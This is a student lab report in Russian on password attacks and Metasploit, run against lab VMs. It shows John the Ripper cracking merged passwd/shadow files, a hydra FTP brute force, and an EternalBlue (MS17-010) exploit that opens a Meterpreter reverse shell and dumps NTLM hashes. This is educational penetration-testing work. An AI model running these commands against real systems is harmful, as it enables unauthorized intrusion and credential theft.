Отчет по лабораторной работе № 5

Тема: Metasploit Framework

Выполнил: Иванов И.И.
Группа: 123

Задание 1. Изучить вопрос безопасности паролей. Провести атаку на пароли с помощью John The Ripper+unshadow (оффлайн режим).

Решение:

Объединяем файлы passwd и shadow в один:

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# unshadow /etc/passwd /etc/shadow > /tmp/pwd_shadow
root@kali:~#
```


Запускаем утилиту John The Ripper, в качестве параметров передаем файл со словарем и получившийся на предыдущем этапе файл:

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# unshadow /etc/passwd /etc/shadow > /tmp/pwd_shadow
root@kali:~# john --wordlist=/etc/share/wordlists/rockyou.txt --encoding=UTF-8 -
-format=crypt /tmp/pwd_shadow
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
No password hashes left to crack (see FAQ)
root@kali:~#
```

Смотрим результат, пароль подобран:

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# unshadow /etc/passwd /etc/shadow > /tmp/pwd_shadow
root@kali:~# john --wordlist=/etc/share/wordlists/rockyou.txt --encoding=UTF-8 -
-format=crypt /tmp/pwd_shadow
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
No password hashes left to crack (see FAQ)
root@kali:~# john --show /tmp/pwd_shadow
root:toor:0:0:root:/root:/bin/bash

1 password hash cracked, 0 left
root@kali:~#
```

В графическом интерфейсе:



Задание 2. Провести атаку на пароли с помощью с помощью hydra.

Решение:

Сначала создадим словарь, т.к. это просто эксперимент, укажем длину пароля 7 символов и набор символов из пароля, сохраним в файл words.txt:

```
root@kali:~# crunch 7 7 vgrtan -o words.txt
Crunch will now generate the following amount of data: 2239488 bytes
2 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 279936

crunch: 100% completed generating output
root@kali:~#
```

Файл получился довольно объемный:

```
-rw-r--r-- 1 root root   2239488 Apr 22 06:48  words.txt
```

Теперь брутфорсим гидрой. Жертва – metasploitable3. Ждать пришлось довольно долго, но результат есть:

```
root@kali:~# hydra -l vagrant -P words.txt ftp://192.168.56.103
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2022-04-22 06:43:55
[DATA] max 2 tasks per 1 server, overall 2 tasks, 2 login tries (l:1/p:2), ~1 tr
y per task
[DATA] attacking ftp://192.168.56.103:21/
[21][ftp] host: 192.168.56.103   login: vagrant   password: vagrant
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2022-04-22 06:43:56
root@kali:~#
```

Задание 3. Установить Metasploit Framework(если не был установлен), настроить (как в методичке).

Решение:

Устанавливаем MSF на Ubuntu-server и проверяем:

```
      .:ok000kdc'           'cdk000ko:.
    .x000000000000c       c000000000000x.
   :000000000000000k,   ,k000000000000000:
  '000000000kkkk00000: :000000000000000000'
  o00000000.    .o00000o00001.    ,00000000o
  d00000000.      .c00000c.       ,00000000x
  l00000000.         ;d;          ,000000001
  .00000000.   .;           ;    ,00000000.
   c0000000.   .00c.      'o00.   ,0000000c
    o000000.   .0000.   :0000.   ,000000o
     l00000.   .0000.   :0000.   ,000001
      ;0000'   .0000.   :0000.   ;0000;
       .d00o   .0000occcx0000.   x00d.
         ,k01  .0000000000000. .d0k,
           :kk;.0000000000000.c0k:
             ;k000000000000000k:
               ,x00000000000x,
                 .l00000001.
                    ,d0d,
                      .

       =[ metasploit v6.1.39-dev-                         ]
+ -- --=[ 2213 exploits - 1171 auxiliary - 396 post       ]
+ -- --=[ 616 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more

msf6 > _
```

Задание 4. Проверить систему на базе ОС Windows на уязвимости, которые могут привести к атакам WannaCRY и подобного вредоносного ПО. Если система уязвима, при помощи MSF продемонстрируйте возможные векторы атак с использованием данной уязвимости.

Решение:

Атаковать будем машину на Windows 7, ищем нужный эксплойт и запускаем:

```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlu
e SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRom
ance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRom
ance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE De
tection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Re
mote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_do
ublepulsar_rce

msf6 > use exploit/windows/smb/ms17_010_eternalblue_
```

Проверяем настройки. Не указан адрес жертвы, исправляем:

```
Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://github.com/rapid7/met
                                             asploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authenticati
                                             on. Only affects Windows Server 2008 R2, Windows 7, W
                                             indows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
                                             Only affects Windows Server 2008 R2, Windows 7, Windo
                                             ws Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affec
                                             ts Windows Server 2008 R2, Windows 7, Windows Embedde
                                             d Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf6 exploit(windows/smb/ms17_010_eternalblue) >
```


```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.56.106
```

```
Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.56.106   yes       The target host(s), see https://github.com/rapid7/met
                                             asploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authenticati
                                             on. Only affects Windows Server 2008 R2, Windows 7, W
                                             indows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
                                             Only affects Windows Server 2008 R2, Windows 7, Windo
                                             ws Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affec
                                             ts Windows Server 2008 R2, Windows 7, Windows Embedde
                                             d Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.56.101   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Запускаем эксплойт и … не получилось, эта система пропатчена:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListene
rBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] 192.168.56.106:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.56.106:445    - Host does NOT appear vulnerable.
[*] 192.168.56.106:445    - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.56.106:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > _
```

пробуем другой образ, теперь все хорошо:



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.56.101:4444
[*] 192.168.56.107:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.56.107:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7600 x64
 (64-bit)
[*] 192.168.56.107:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.56.107:445 - The target is vulnerable.
[*] 192.168.56.107:445 - Connecting to target for exploitation.
[+] 192.168.56.107:445 - Connection established for exploitation.
[+] 192.168.56.107:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.56.107:445 - CORE raw buffer dump (27 bytes)
[*] 192.168.56.107:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Prof
es
[*] 192.168.56.107:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 30                 sional 7600

[+] 192.168.56.107:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.56.107:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.56.107:445 - Sending all but last fragment of exploit packet
[*] 192.168.56.107:445 - Starting non-paged pool grooming
[+] 192.168.56.107:445 - Sending SMBv2 buffers
[+] 192.168.56.107:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.56.107:445 - Sending final SMBv2 buffers.
[*] 192.168.56.107:445 - Sending last fragment of exploit packet!
[*] 192.168.56.107:445 - Receiving response from exploit packet
[+] 192.168.56.107:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.56.107:445 - Sending egg to corrupted connection.
[*] 192.168.56.107:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.56.107
[*] Meterpreter session 1 opened (192.168.56.101:4444 -> 192.168.56.107:49159 ) at 2022-04-22 09:04:
30 +0000
[+] 192.168.56.107:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.107:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.107:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > _
```

Машина «жертвы» под контролем:

```
meterpreter > pwd
C:\Windows\system32
meterpreter > hashdump
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:382d35ced258c1eaee6d63d9fc57a4f0:::
user:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
♦♦♦♦♦♦♦♦♦♦♦♦♦:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
♦♦♦♦♦:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > sysinfo
Computer        : WINDOWS7
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x64
System Language : ru_RU
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeChangeNotifyPrivilege
SeImpersonatePrivilege
SeTcbPrivilege

meterpreter > screenshot
Screenshot saved to: /home/user/outoabvW.jpeg
meterpreter >
```

Выводы: данная лабораторная работа позволила понять важность безопасности паролей и продемонстрировала уязвимости в системах. Установка и настройка Metasploit позволили исследовать и использовать эксплойты для проведения тестов на проникновение, выявляя слабые места в безопасности систем. Это подчеркивает необходимость принятия соответствующих мер для повышения безопасности и защиты от атак.